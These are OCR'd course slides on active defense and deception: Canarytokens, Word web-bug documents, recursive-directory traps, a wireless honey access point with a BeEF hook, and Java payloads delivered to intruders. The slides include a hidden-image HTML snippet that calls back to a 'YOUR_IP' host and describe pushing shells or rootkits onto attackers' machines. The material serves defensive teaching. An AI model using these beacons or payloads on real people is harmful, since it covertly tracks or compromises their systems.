
Applicable MITRE Shield techniques:

- *DTE0011 - Decoy Content*

**Dependencies if not using SaaS deployment:

- DTE0017 - Decoy System
- DTE0016 - Decoy Process
- DTE0034 - System Activity Monitoring

Canarytokens



Results

Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 24.214.199.44.

Basic Details:

Channel	HTTP
Time	2018-07-12 14:49:47
Canarytoken	9eldu66uyks2mccn70tcuw00g
Token Reminder	Hello It is tripped!!!!!!
Token Type	ms_word
Source IP	24.214.199.44
User Agent	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16)

Canarytoken Management Details:

Implementing the Canarytoken Engine

- You can use its servers
  - Generate a MD5 string based on the attacker/victim's information
  - Embed an iframe directing him/her to the Canarytokens site
  - Recover the information gathered from Canarytokens.net
- You can also implement its APIs on your servers
  - Implement a custom DNS server
  - Create a database for the results
  - Embed the Java and Flash applications from Canarytokens.net

Attribution

- ***Lab: Canarytokens***

Attribution

- ***Word Web Bugs (or Honeydocs)***

Word Web Bugs


- This feature is built into Core Impact
  - However, we can do it free
- It should be used for penetration testing
- This tactic works great at tracking intellectual property
- Not all ways of finding attribution need to result in shell access
- It is far less likely to crash a system
- Embed this code in an interesting document
- This method does *not* use macros–excellent

What Does It Look Like?

```
<html>
<head>
<LINK REL="stylesheet" HREF="http://YOUR_IP/web-bug-server/index.php?id=1&type=css">
</head>

<body>

<p>What a buggy document!</p>

<IMG SRC="http://YOUR_IP/web-bug-server/index.php?id=1&type=img"  width="1" height="1">

</body>

</html>
```

Yep, that is pretty much it…

What Does It Look Like When Opened?




How Does It Work?

- It simply inserts a reference to your Linux IP address in a Word document
- When the doc is opened, it tries to open the URL
- This is a direct connection!

```
-----------------------------------------------
Request received from 192.168.123.156:
  - GET /rpt/766f30a860603cea/ONLOADWINDOWsljhOblHAMf4rpRrFmpsLAaa/
ntlm.css HTTP/1.1
  - Request time: Wed May 12 06:34:43 2010
  - Request headers:
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; MSOffice 12)
Accept-Encoding: gzip, deflate
Host: 192.168.123.159
Connection: Keep-Alive
-----------------------------------------------
```

Going Further



type	ip_address	user_agent
img	127.0.0.1	gvfs/1.12.1
css	127.0.0.1	
img	127.0.0.1	
img	192.168.1.195	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.57.2 (KHTML, like Gecko)
css	192.168.1.195	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.57.2 (KHTML, like Gecko)
css	192.168.1.216	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727
img	192.168.1.216	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727

LibreOffice Writer

Apple TextEdit

Microsoft Word

Word Web Bugs in the Enterprise

- One of the key components of active defense is how psychology is key
  - Most active defense tactics are often 80%-90% thinking about what would entice an attacker
- For example, think of using Word web bugs as an incident response tactic
  - An attacker sees a "sensitive" document, downloads it, and you now have the attacker's IP address
- This can be useful in law investigations and threat intelligence
- The best part is that you are not violating any laws
  - No long-term persistent access
  - Just a simple callback
  - From your intellectual property, which they stole

Attribution

- ***Infinitely Recursive Windows Directories***

Infinitely Recursive Directories

- Possibly slow down exfiltration
- It can also crash some services
  - Possibly backups
  - Be careful
- Special thanks to Mark Baggett for this helpful version of Hasselhoff Recursion
  - Animated GIFs online
  - We don't recommend looking ;-)

Hasselhoff Recursion

LAB: How to Do It in Windows

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\John>cd \

C:\>mkdir \goaway

C:\>cd goaway
```


```
C:\goaway>mklink /D dir1 c:\goaway\
symbolic link created for dir1 <<===>> c:\goaway\
```

```
 Directory of C:\goaway\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1

10/01/2011  07:29 AM    <DIR>          .
10/01/2011  07:29 AM    <DIR>          ..
10/01/2011  07:29 AM    <SYMLINKD>     dir1 [c:\goaway\]
               0 File(s)              0 bytes

     Total Files Listed:
               0 File(s)              0 bytes
              96 Dir(s)   8,044,331,008 bytes free

C:\goaway>
```

```
C:\goaway>mklink /D dir2 c:\goaway\
```

What Is the Effect?

- Dir /S continues forever
  - The S is for Sub-Directories
- Meterpreter continues forever
  - Or until the victim system is rebooted
  - Whichever comes first
- Even if the attacker's session is terminated



Attack

The Law Is NOT Binary…

ZDNet SEARCH VIDEOS CXO WINDOWS 10 CLOUD INNOVATION SECURITY DATA CENTERS MORE NEWSLETTERS ALL WRITERS

FBI says its malware isn't malware because 'we're the good guys'

Another tale from the "twisted and illogical" department...

By Zack Whittaker for Zero Day | July 13, 2016 -- 19:06 GMT (12:06 PDT) | Topic: Security

RELATED STORIES

Security
Kaspersky fixes antivirus crash bug

Security
Victorian government gives Dimension Data AU$450k for cybersecurity

Security
Opera resets passwords after sync server hacked

Attack

- ***Wireless***

Wireless HoneyAP Example (1)

1. Set up a cloaked SSID (e.g. "COMPANY-Private")
   - Hard to convince a jury they didn't know it was yours ;-)
   - The cloaked SSID prevents innocent bystanders from even seeing it
2. Enable WPA2-PSK (Personal), but choose a guessable passphrase
   - Use one from the dictionary file that comes with aircrack-ng works well
   - This helps to prove intent and to put us on solid legal footing
3. Present a captive portal page complete with Terms of Use (TOU)
   - Use your logo and make it look official (we call it deception for a reason)
   - Attacker thinks it's for the employees, not him…
   - Attacker must accept the Terms of Use before proceeding
   - Ensure the Terms of Use gives you sufficient authority (reviewed by legal)

Wireless HoneyAP Example (2)

4. Redirect the attacker to a page with the BeEF hook
   - Deliver some interesting content to hold his interest for a while
   - Ensure he doesn't hack through your trap into the inner sanctum
5. Use BeEF's Autorun Rule Engine to kick off desired modules
   - See slide notes for details
   - Dissolvable agents are usually best
   - Could be more aggressive depending on authorization and goals
6. OPTIONAL ACTIONS
   - Generate an alert (apprehend him?)
   - Block his MAC address on your production Wi-Fi network
   - Chuckle under your breath; go ahead, it's okay

Attack

- ***Evil Java Apps with SET***

  - *T1566 - Phishing*
  - *T1189 - Drive-by Compromise*
  - *T1059 - Command and Scripting Interpreter*
  - *T1204 - User Execution*

Applicable MITRE Shield techniques to counter:

  - *DTE0017 - Decoy System*
  - *DTE0018 - Detonate Malware (?)*


Attack: Java Payload

- If you can get an attacker to load a Java payload, why not give him/her something interesting, such as a Metasploit payload?
- Java payloads are awesome for penetration testers; no vulnerabilities are required!
- They can also be useful for attackers

Evil Java Application

- Embed a malicious Java application in a non-production web server
  - Usually in a directory that is noindex and/or nofollow in robots.txt
- The attacker/victim gets a pop-up asking if he/she wants to open the Java application
- Attackers tend to be very curious, so they will open the application
- The payload can be flexible
  - Shell
  - Rootkit
  - VNC
- You can automatically run enumeration scripts when the attacker/victim runs the application

Browsing to Your Site



